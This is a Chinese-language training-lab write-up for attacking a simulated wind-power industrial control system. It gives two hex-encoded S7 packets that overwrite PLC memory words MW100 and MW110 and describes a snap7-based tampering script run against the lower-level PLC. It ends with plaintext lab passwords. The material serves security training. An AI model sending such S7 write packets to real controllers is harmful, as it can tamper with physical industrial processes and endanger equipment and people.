靶机操作系统为Windows 7 64位

攻击机为Windows 7 64位

**实验步骤**


1. 根据提示需要同时修改MW100和MW110才可以改变风机转速。

构造S7报文格式，构造协议包：


0300002502f080320100000091000e00060501120a100400010 000830003700004001003ea

0300002502f08032010000009b000e00060501120a100400010000830003200004001003e8


1. 在攻击机桌面找到发力发电文件夹，进入打开实验4即可看到篡改脚本：




1. 修改脚本ip为下位机PLC IP即可如下图。




1. 点击运行，开始攻击，攻击成功后，上冲阀将变为启动状态，如下图：



攻击前

攻击后：



1. **实训总结**

本次实训，使用虚拟化仿真技术实现了工业控制系统中的风力发电场景，搭建了典型风力发电控制系统网络，在场景中开展了对上下位机的攻击，控制系统部分使用的通讯协议为S7。通过实训学习风力发电工控系统的配置、学习使用snap7\_demo工具完成s7协议攻击等。

场景所用到密码：

上位机 用户名：Administrator密码：JF@bsxc1

下位机 用户名：Administrator密码：JF#xcct1

攻击机 用户名：Administrator密码：GJJtc@cs123

工程师 密码: BScj#xcct2

操作员 密码：BScj@bxzb2

系统管理员密码：BScj#nhzm4

工程文件密码：ZBkc@kznn3

攻击机密码GJJtc@cs123